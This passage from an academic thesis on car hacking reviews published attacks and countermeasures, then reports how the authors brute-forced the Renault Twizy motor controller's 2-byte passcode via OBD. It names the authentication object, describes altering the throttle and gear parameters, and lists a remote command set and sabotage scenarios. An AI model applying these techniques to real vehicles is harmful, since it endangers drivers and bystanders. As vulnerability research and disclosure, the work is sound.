In [6], authors experimentally investigate security issues in modern automobiles. Studies were performed on two cars from the same brand and model. This decision was made in order to rule out dependency of the experiments to one vehicle instance. By successfully performing the attacks on both of the cars, the results are more likely to be conclusive. The cars in question are mid-range sedans equipped with no more than 30 ECUs. The research is done in three phases, first on a lab *bench* by taking out every ECU under study. Then on a *stationary car* secured on a jack stand, and lastly, *on-the-road* in a decommissioned airport.

3.1.1 CAN Security Challenges

Koscher et al. state that CAN by design does not incorporate any security measures. Here we highlight some of the security issues on the CAN buses:

Broadcast Nature CAN is a broadcast bus, every device on the bus physically and logically has to receive the CAN messages. However it is up to the device to decide whether or not act on it.

Fragile to DoS CAN bus is very fragile to *Denial of Service* attacks. Due to the fact that a message with smaller ID always wins the arbitration, continuously sending messages with very low IDs can prove network unusable. A more efficient approach that demands low level access to the node is to activate "dominant" signal and never release it, this will make the CAN completely unusable.

No Authentication In CAN bus there is no way to authenticate (by the CAN protocol itself) or identify the source of the message. This makes room for spoofing attacks.

Weak Access Control Although for diagnostic and re-flashing purposes there are higher layer protocols that manage access to ECUs, but still they are very weak. As an example there is a 16 bits long seed/key challenge mechanism for authentication, because system lets an ECU authenticate once in every 10 seconds, an attacker who has enough time can find the key for every ECU in 7 days and compromise the car.

3.1.2 Deviations from Standards

It is known by the industry and international societies that CAN bus is not secure enough and manufacturers should take some precautions in their ECUs. Therefore in the standards manufacturers are advised to follow certain guidelines but, it is not the case in practice. Koscher et al. show that many of these guidelines are not respected in today's mass produced cars. To exhibit the issue we list a number of them here:

- Although standards limits any dangerous events, such as *disable communication* on unsafe situations, it was possible to shut down ECM while driving with 40 mph.
- Standards state re-flashing should not be possible while driving, but it is proven not be the case in real life.
- Access to critical memory areas in the ECUs should be forbidden, but has shown some ECUs does not respect this and re-flashing keys can easily read from them.
- Standards advise manufacturers to never allow an ECU that is available on both low-speed and high-speed buses, re-flashed from the low speed bus. This is due to the fact that safety-critical systems are on the high-speed bus and by allowing re-flashing from low-speed bus (that is more accessible) increases the chances of compromising the high-speed bus. This also was not the case in the experiment cars.

These are very simple precautions that many manufacturers have failed to follow and this gives the chance to attackers to be able to easily gain control over a car.

3.1.3 Attack Methodologies

In Koscher et al. point out that in order to gain information and find vulnerabilities in a car three attack methodologies exists; *a*) Sniffing and Target Probing *b*) Fuzzing *c*) Reverse Engineering . Here we briefly explain them:

Sniffing and Target Probing In this approach while attackers sniff the network, they perform different tasks with the car and examine the sniffed traffic. For example accelerating, braking, lock/unlocking doors and more. Although this approach is not very sophisticated, it can be very effective in many occasions also we are going to take the same approach in the Chapter 5.

Fuzzing Is a testing method that is generally used for softwares, but here it is used against the car and its ECU, it works based on the idea that ECUs will respond to an ID and its data if it is a supported command. So we can keep sending different message IDs with random data and examine the ECU to see if it reacts to it. This can be very dangerous if done against multiple ECUs in a uncontrolled situation, however it is very effective when the target ECU is detached from the network. Having said that we will not try to perform this method because we are not allowed to remove the ECUs.

Reverse Engineering This method is very complex and time consuming and usually it is not worthy unless we need a feature that is not implemented in the car, like making a bridge between low and high-speed buses. In this approach one first needs to download the firmware off the target ECU and then using the right tools disassemble and analyze the code, then change the segments required and re-flash it back to the ECU

Using the methods and flaws discovered in this section authors could to systematically control engine, brakes, heating, cooling, lights, instrument panel, radio, locks, and so on. This proves internal automotive network is not protected from an attacker who is able to physically access the car. They even present an attack that embeds a malicious code in an ECU, that erases any evidence of its presence after the crash.

3.2 Remote Attacks

Checkoway et al. in [7] discuss feasibility of remote attacks and present a handful of experimental remote attacks. One argument about local attacks such as those mentioned in the previous section is that if someone has physical access to the car, they can do

anything with it, even cut the brake lines. This argument is partially valid, local attacks maybe demand physical access to the car, but they provide a much wider range of attacks than just simply cutting the brake lines. However Checkoway et al. show that remote attacks are also as feasible as local attacks, whereas they need better skill sets and deeper knowledge of the system. This section shows us a wider picture of the automotive security attacks. Since our work does not involve remote attacks we only bring a short summery of that work.

Remote attacks can fall into three categories, that we go through them one by one and briefly describe and give examples from the attacks performed by Checkoway et al.:

1. *Indirect Physical Access* - There are many means that allow physical access to our cars without us realizing it. It can be when the car is in workshop, Entertainment systems, through disc, USB and iPod or smart chargers for electric cars may have a communication link that can be used.

    - Pass-Through devices used in workshops are usually out-dated Windows based devices that can easily compromised, in this work authors managed to take over the device through vulnerabilities on its Wi-Fi connection
    - Through a hidden feature in the CD player's firmware, it made possible to re-flash the CD player to incorporate a manipulated firmware or just by playing a carefully crafted WMA file, it is possible to send arbitrary CAN messages hence perform attacks similar to local attacks.

2. *Short Range Wireless Access* - Short range wireless communications include, Bluetooth, RKE, TPMS, RFID, Wi-Fi and DSRC. All of these technologies in one way or another have the potential to be used by an attacker in order to gain access to the car.

    - Vulnerabilities discovered in the pairing mechanism of the Bluetooth that allows attackers to execute arbitrary code and compromise the telematics system (In the experimented car the Bluetooth module is part of the telematics system)
    - TPMS although could not be used directly to execute code, but proved to be useful for triggering a previously implanted malicious code.

3. *Long Range Wireless Access* - This category can be divided into two sub sections, *a)* non addressable channels, such as RDS, DAB, Satellite Radios and *b)* addressable channels that is Remote Telematics System (See Section 2.4 for more information).

    - Combined with the attack on the multimedia system it is possible to activate planned attacks upon reception of a pre-defined signal. Assuming a large

number of infected cars, an arbitrary attack can be triggered by sending a signal through the radio. For example, a 5 watts *Radio Data System* (RDS) transmitter can cover the radius of 5 km.

- It was shown that Telematics system can be dialed and attacker can take control over the telematics system just by playing a carefully generated audio file. This is because telematics system uses an analogue modem for certain functions therefore, by sending crafted payloads one can take advantage of vulnerabilities in the demodulator code. In the experimental car, telematics system has access to both CAN buses hence pose the system to the most dangerous and complex attacks.

Before we conclude this section it is worth noting that Checkoway et al. believe most of the attacks implemented in their study are feasible because of the security flaws in the *glue codes*, manufacturers obtain their components from different vendors, and they have to make these components work together, most of the security flaws are result of this process, and can easily avoided just by using secure functions and following the software security guidelines.

3.3 Counter-Measures Against Security Attacks

In [21], the authors provide an overview of the attacks and security issues in the automotive environment and then provide a summary of the proposed solution for enhancing security of the automotive networks. These solutions can be divided into three groups, for each group we provide examples and highlight their strength and weaknesses:

Cryptography With the use of cryptographic authentication and integrity checks, it is possible to encrypt the messages therefore ECUs that do not posses the right keys can not even read those messages. Among these solutions we can mention CANAuth [22] and Libra-can [23] as two broadcast authentication protocols for the CAN bus. However cryptographic solutions are expensive in terms of computation therefore result in delays in the network and threaten the realtime applications.

Software Integrity Second category of solutions try to ensure the integrity of the software. This is done in a similar fashion as the personal computers, through *Trusted Platform Module* (TPM) or similar hardwares such as *Hardware Security Modules* (HSMs). For instance Wolf et al. [24] present the design, implementation and evaluation of a vehicular HSM for the communication among the ECUs. Another approach is the use of virtualization in automotive environment, to keep the

security critical features separated from not trusted modules. The barrier against using such solutions is that they require more powerful and complex hardware that results in higher prices for the ECUs.

Anomaly Detection Last method discussed for providing security in the automotive environments is the use of *anomaly detection* algorithms. Many approaches have been considered so far that will be summarized as below:

- A module that prevents the nodes from sending their messages with very fast rates, so prevents flooding.
- Each node checks if any other nodes in the network is trying to impersonate it. In CAN this is easy because nodes are always listening to the bus and can easily garbage selected messages (For example by sending dominant signal over the CRC bits). But this method demands firmware changes in all nodes.
- Feature based *Intrusion Detection System* (IDS) solutions. Can be accurate if they are well designed, but are limited to the known attacks and also require regular updates.
- Anomaly based IDS solutions. More complex to design, but they can be very effective especially against unknown attacks.

Lastly Studnia et al. present some ideas about a state-full IDS that combines the features of anomaly based detection and current state of the ECUs to decide whether an attack is in progress or not.

3.4 Summary

In this chapter we reviewed the literature on different kinds of attacks on automobiles. First we discussed local attacks based on a work by Koscher et al. that is also closest work to ours in the academic world. There is also a great work by Miller and Valasek [8] that does not follow the academic track nevertheless since they worked on the Toyota Prius, we used it as a technical reference for the Chapter 5. Second we presented remote attacks inspired by a work from Checkoway et al. in order to show the extent of the remote attacks and as a proof that they do exist. Finally, we discussed some of the possible solutions explored in the previous research and presented their strength and weaknesses based on a survey by Studnia et al..

Chapter 4


Renault Twizy

FIGURE 4.1: Renault Twizy

4.1 Introduction

In this chapter we present the steps required to compromise a Renault Twizy and drive it remotely, only using a small device attached to the OBD port. We start by describing our experimental setup which, mainly consists of the *Open Vehicle Monitoring System* (OVMS) and the Renault Twizy. Then, we explain how we take advantage of the weak authentication method used by the Motor controller ECU and gain access to read out, and change its configurations. Next, we present the exploits achieved through re-configuration of the motor ECU an after that, we present the Android and Web applications developed in order to demonstrate our findings. Finally we discuss the possible attack scenarios using the *Open Vehicle Monitoring System* (OVMS) and our recently discovered vulnerabilities.

4.2 Experimental Setup



(A) A (B) B

FIGURE 4.2: Experimental Setup

For all our experiments we used a factory standard Renault Twizy 80 (Figure 4.1). The Twizy is a compact electric quadricycle for two passengers, including the driver. The motor controller ECU that is mounted in the Twizy is produced by the UK based company Sevcon[1], which manufactures controls for electric vehicles. The actual model installed in the Twizy is a Sevcon Gen4 controller. The Twizy is equipped with an additional backseat computer. Since this additional computer requires a specific hardware modification, it will not be used to assess the feasibility of an attack. Although Twizy is it is an atypical vehicle, it can be seen as a simplified version of a modern car as it shares a similar system architecture. For our study the most important requirement is the presence of a standard CAN bus for the communication between the different components. Therefore the vulnerabilities examined can be common among different vehicles and brands that share the very same internal systems, for instance Tesla Roadster also uses Sevcon Gen4, thus it is very likely that both of the cars share the same vulnerabilities. Access to the internal CAN bus is available via the *On-Board Diagnostics* (OBD) port. Given the increasing number of ECU in cars over the past few decades, manufacturers started to add self-diagnostic capabilities to their vehicles in order to help technicians retrieving the status of the subsystems and determine faults. The OBD, or more accurately OBD-II (EOBD in Europe) is a standardised interface and it is mandatory by law in both the United States and Europe since 1996 and 2001, respectively.

In order to interact with the CAN bus and the attached systems, a variety of tools can be purchased without any requirements. For our experiments we choose the OVMS. This tool is open source and open hardware and is equipped with a GSM/GPRS module, a GPS and a serial port that allows us to configure the device.

[1]Sevcon website: http://www.sevcon.com/




FIGURE 4.3: OVMS Block Diagram

FIGURE 4.4: OVMS Circuit Board and PICkit

This tool was originally developed by and for owners of the Tesla Roadster, a high-end electric vehicle. It allows the user to monitor the status of the car battery, the last known GPS location, and to control some of the car's features such as the lock status of the doors or the heating system through their smartphones. Since the first version, the

developer community has been working to increase the number of vehicles supported by the OVMS. The Renault Twizy was the second vehicle to be implemented, although it does not support the same range of features since it has fewer electronic systems. Compared to a USB or Bluetooth OBD adapter, the OVMS allows to extend the range of interaction with the CAN bus by using the cellular network. Moreover, due to open source nature of the OVMS, the source code is openly accessible online [25]. We used it both as a way to acquire knowledge on how the internal systems of the Twizy work, and as an experimentation platform.

Given the presence of a serial port on the OVMS module, we used the backseat computer as a Wi-Fi proxy to speed up our experiments and avoid relying on the GSM signal reception. The connection between the two was made with a USB to RS-232 adapter (See Figure 4.2 A). In this setup, the module needs to boot into debug mode, during which, the output messages are sent through the serial port instead of the cellular network. This allowed us to connect to the backseat computer via Wi-Fi and send messages directly to the OVMS through the serial port. Instead of operating with a serial terminal application we developed a program in C called *OVMS Controller* that was installed on the backseat computer. This enabled us to automate the communication with the module, and to perform tasks that would otherwise be time consuming and redundant.

In addition to the serial port, one can interact with the OVMS via text messages or through the Internet using the available mobile applications (iOS and Android). When using the mobile applications, the module connects to a public server that acts as an Internet proxy to relay commands between OVMS and the client. A default server is hosted by the *Tesla Motors Club*[2] for convenience. Messages going through the Internet use a Base64 encoding scheme and are encrypted using RC4 stream cipher [26]. To reduce latency and to have a higher degree of flexibility, we deployed our own server locally.

4.3 Experiments and Results

As introduced in the previous section, the main ECU of the Twizy is the Sevcon Gen4 controller. We will now describe how we managed to access the main configuration parameters. The Sevcon Gen4 uses the CANopen (See Subsection 2.2.1 for details) as higher layer protocol over the CAN bus. This allows Gen4 to be able to easily interact with the ECUs supporting CANopen and simplify design process of the CAN network. Setting up the parameters of a Sevcon Gen4 (see the Sevcon Gen4 manual [27]) is done

[2]Tesla Motors Club: http://www.teslamotorsclub.com/

TABLE 4.1: Access Levels

Sevcon Gen4 Access Level	Usage
1	User (Default)
2	Service Engineer
3	Dealer
4	OEM Engineering
5	Sevcon Engineering

by reading and writing the values associated to the objects, this is done through SDOs. Gen4 specifies 5 different access levels that prevents manipulating some objects without the correct level of authentication.

The tools commonly used for this purpose are either a proprietary software on a computer, or a professional hand-held device. Nevertheless, with a good understanding of the CANopen protocol, the process can be done manually, we only need to follow CANopen standard and the right passcode. There are 5 levels of accessibility, and each have different login credentials. The access levels are listed in the Table 4.1. In the initial state, the user is not authenticated, and can only access a very limited set of objects. The higher the access level, the more objects can be manipulated (i.e. the configuration changes). Based on our observations, Level 2 gives much higher access over level 1 but surprisingly there is no Object with access level of 3 which, means in practice there is no difference between level 2 and 3 in Sevcon Gen4. Access Level of 4 (*Original Equipment Manufacturer* (OEM) Engineering) allows access to all except a few objects, particularly to the exception of the reset switches of internal logs. The authentication can be done by sending the passcode to the object at index 0x5000, sub-index 2. And current authentication level can be read from index 0x5000 sub-index 1. As a result, anyone with the right passcode can access to the whole OD of a Sevcon Gen4.

4.3.1 Brute-Force Attack

To be able to freely reconfigure the Sevcon Gen4 one needs to obtain the right passcode preferably for a high access level (e.g., 4 or 5). Like every other authentication systems when it comes to finding a passcode, brute-forcing is the simplest way of approaching the problem. However, while being easy to perform, it is only practical when applied to short passcodes. Knowing that the passcode for the Sevcon Gen4 is only 2 bytes long, this was the preferred approach. We implemented the required routines in the OVMS controller and the OVMS to try all the 65536 (2^{16}) combinations. Then we ran it against the ECU and it took our brute-forcing routine approximately 11 hours to find the passcodes for all access levels. Although this was not very fast, but it is practical enough. In addition we discovered that the main delay was introduced because of the

extra delays in the CANopen implementation of the OVMS' firmware. And a small delay due to the the link between the OVMS and our brute-forcing routine on the backseat computer. Moreover we checked for all the access levels in one run, in other words we tested the passcode space 5 times.
It is important to note that no brute-force prevention mechanism is implemented on the Sevcon Gen4 controller. Since we only needed to do this once, we did not try to improve our brute-forcing routine, otherwise there is still room for improvements. Also an attacker does not need all the passcodes, because only level 5 authentication is enough to access all the object dictionaries.

4.3.2 Exploits

We studied the technical documents of the Sevcon Gen4 and having obtained the passcodes for all the access levels, we defined a number of experiments. We only had access to one master OD that was not specifically for the Sevcon Gen4 but was a general format for all Sevcon products. The Master OD is a reference object containing information about all the dictionaries and their constraints. We read the configuration of the controller to determine what were the parameters in use for the Twizy. We then tried to modify those parameters one by one to observe what changes they induced in the behaviour of the vehicle.

There are many parameters to take into account in order to fine tune the motor and change the behaviour of the system. Here, we present two parameters that allowed us to make the car move autonomously.

Throttle Control

By default, the Sevcon Gen4 converts the voltage from the throttle pedal position into a scaled numerical value that controls the power output of the electric motor. By having access to all parameters of the controller, we can modify the conversion function to alter the default behavior of the vehicle. As shown in Figure 4.5, we modified the parameters of the function in order to interpret any input voltage as the numerical value of our choice. In this example no matter what input voltage (horizontal axis), the output value for the throttle (vertical axis) is about 70 percent. The default conversion line is drawn in blue and the modified line is in red. This modification effectively simulates a push on the throttle pedal and removes the user's control over the acceleration of the vehicle.




FIGURE 4.5: Throttle conversion function

TABLE 4.2: Gear State

Forward	Reverse	Action
0	0	Neutral (No Torque)
0	1	Negative Torque
1	0	Positive Torque
1	1	Unauthorized

Gear State

We identified two Boolean switches that together describe the gear state of the vehicle. One corresponds to the forward direction and the other to the reverse direction. By default, those values are set by physical switches next to the steering wheel. Table 4.2 shows the internal logical functions of the Sevcon Gen4 and how they determine the driving mode of the vehicle (e.g. torque positive, negative or neutral).

By programmatically setting those values, we were able to automatically change the gear state and as a consequence the driving direction of the vehicle.

Brake

The previously described technique could also be used as the brake. Only by applying negative torque to the motor, the vehicle will slow down. We used this in our experiments to stop the vehicle while it remained at low speed, under 30 km/h. This was not tested at higher speeds because the amount of negative torque would not be sufficient to stop the car. Another concern is that this method, also called *Plug braking*, generates a lot of heat and endangers the operation of the engine [28].




FIGURE 4.6: Web Application

4.3.3 Remote Control

To be able to demonstrate what is practically feasible using this module we decided to implement the aforementioned exploits directly in the OVMS module. We extensively modified OVMS' firmware to incorporate new commands that perform several actions based on the exploits described in the previous section. To reduce latency and reliability issues, we implemented the routines directly on the OVMS. The client applications (OVMS Controller, Android and Web applications) are solely used to send basic commands and their required parameters. In order to test these newly added commands we implemented several keyboard short-cuts on the OVMS controller and mapped each of them to a new command. Therefore we could easily execute the commands and investigate the responses from the Twizy. First we implemented very crucial commands such as forward and reverse throttle, but soon we extended it to other features such as speed limit and disabling of the throttle pedal. After successfully testing the routines locally through the debug port of the OVMS, we did the same remotely. While developing the remote control we faced sudden connection drops. Therefore we devised a new set of commands that could guarantee that the car will not indefinitely accelerate and cause accidents. Table 4.3 shows available command set for remote access.

TABLE 4.3: Remote Command Set

Command Title	Command Structure and Parameters
Reset	106, 0
Disable Throttle Pedal	106, 1, [enable, disable]
Continuously Going Forward/Reverse	106, 2, [enable, disable], timeInterval
Go Forward	106, 3, speedLimit, throttle, duration
Go Reverse	106, 4, speedLimit, throttle, duration
Speed Limit	106, 5, [enable, disable], speedLimit
Get State	106, 6

Android and Web Application

Two client applications developed to demonstrate our exploits: An Android mobile application and a web application. We modified the already existing mobile application provided by OVMS to include the remote control features that we developed. We also modified the OVMS firmware in order to accept the custom commands of the client applications. During development of the remote applications in order to ease up the process, we prepared a car simulator script on our local server, so we could interact with it without actually having a car connected to the OVMS. This script is not a real simulator in fact it just returns some random values in response to each command, just to have a close loop for testing. The Android application interface is shown in Figure 4.7. The vertical arrows represent the forward and reverse throttle. The application also can disable the throttle pedal, limit the maximum speed or enable a demo mode that repetitively moves the car slowly forward and backward. A similar interface is also available on the Internet through a web browser (See Figure 4.6).




FIGURE 4.7: Android Application

4.4 Attack Scenarios

In order to demonstrate the potential of our system, several attack scenarios are described to show some exemplary attacks using the module. We identified the following attack scenarios:

- Forcing the car to go forward or backward.
- Limiting the speed (e.g. Very low speed on the highway).
- Setting unsafe motor and voltage parameters which, could lead to possible damage to the engine of the vehicle.
- Randomly changing motor direction.
- Interacting with the dashboard to display false data, tricking the driver into making dangerous maneuvers.
- Changing or inverting the conversion function of the throttle input.
- Periodically or randomly change the amount of throttle response, effectively rendering the vehicle uncontrollable.

The proposed attack scenarios can either be activated remotely by an attacker or triggered automatically by the module upon any arbitrary events such as speed or the location information retrieved from the integrated GPS module (e.g. while being in a predefined area or when the speed is over a certain value).

4.5 Summary

In this chapter we showed how to gain access to motor ECU of the Renault Twizy using brute-force method. Then we discovered how to control throttle and direction of the motor, so we can have full control over the powertrain system. Also we developed an Android and web application to utilise our findings to remotely control the Twizy. Lastly we presented possible attack scenarios using the uncovered vulnerabilities[3].

[3]The work presented in this chapter was submitted to the "IEEE GLOBECOM'15 - Wi-UAV Workshop" as "S. Jafarnejad, L. Codeca, W. Bronzi, R. Frank, T. Engel, "A Car Hacking Experiment: When Connectivity meets Vulnerability""

Chapter 5

Toyota Prius

5.1 Introduction

In order to expand the range of the attacks we had to get our hands on a car with sufficient cyber-physical systems. These systems give us the possibility of controlling safety-critical subsystems such as brake and steering wheel. Fortunately we could lease a Toyota Prius (Prius) for two months. This short time window gave us the possibility to take our research to a whole new level. In this chapter first we give a short background about the Toyota Prius and the tools we used during the experiments. Then we go through our experimental setup, the experiments we performed and their results. Next, we present a number of possible attack scenarios and finally we give a summary and conclude the chapter.

5.2 Experimental Setup

5.2.1 Toyota Prius

For this experiment we used a third generation Toyota Prius that is in production from 2010 to present (August 2015). The Prius is a mid-size full hybrid electric hatchback manufactured by the Toyota Motor Corporation. It is the first mass produced hybrid vehicle, the Prius first introduced to the market in Japan in 1997 and later to the world in 2000. The Prius is currently sold in close to 80 countries and it's global cumulative sales reached 3 million in 2013 and 4.8 million by the September 2014.
The Prius is well known for it's fuel efficiency and low emissions. This vehicle is based on the *Hybrid Synergy Drive* (HSD) which is the brand name of a set of hybrid vehicle

technologies developed by Toyota. The Prius is a *drive-by-wire* car with no direct mechanical connection between the engine and the engine controls. Both of the gas pedal and the gear shift lever send electrical signals to a control unit. The *Hybrid Synergy Drive* (HSD) system replaces a conventional geared transmission with an electromechanical system [29]. This system consits of:

- MG1, an AC motor-generator used as a generator when charging the *High Voltage Battery* (HVB) and motor when starting the *Internal Combustion Engine* (ICE)
- MG2, an AC motor-generator, used as the primary drive motor and as a generator and its regeneration power goes to the HVB
- Power electronics, including three DC-AC inverters and two DC-DC converters
- Computerised control system and sensors
- *High Voltage Battery* (HVB), sources electrical energy during acceleration and sinks electric energy during regeneration braking.

Although there is so much to discuss about advanced features of HSD it does not play an important role in our project. What is important for us is the data networks and connections between the ECUs that control the different subsystems of the vehicle.

Wireless Communications

The Prius is equipped with several wireless communication technologies, such as RKE, Bluetooth, AM/FM/XM Radio. There are some other wireless technologies such as Telematics and SafetyConnect that are optional and hence not available on every car of this kind. Since these subsystems share the same bus, and communicate with other ECUs, their existence increases both the attack surface and the range of possible attacks by far. Nevertheless in this project our focus is on security of in-vehicle networks, or in other words local attacks.

ECUs and In-Vehicle Networks

The Prius like every other modern car employs more ECUs each generation to provide more and more functionalities over time. For instance a Prius made in 2006 has 26 ECUs while same car as manufactured in 2014 has 40 ECUs [30] which clearly shows more than 50 percent increase in number of the ECU over the course of less than 10 years. The Prius model 2010 uses three different communication standards, CAN, LIN, AVC-LAN.

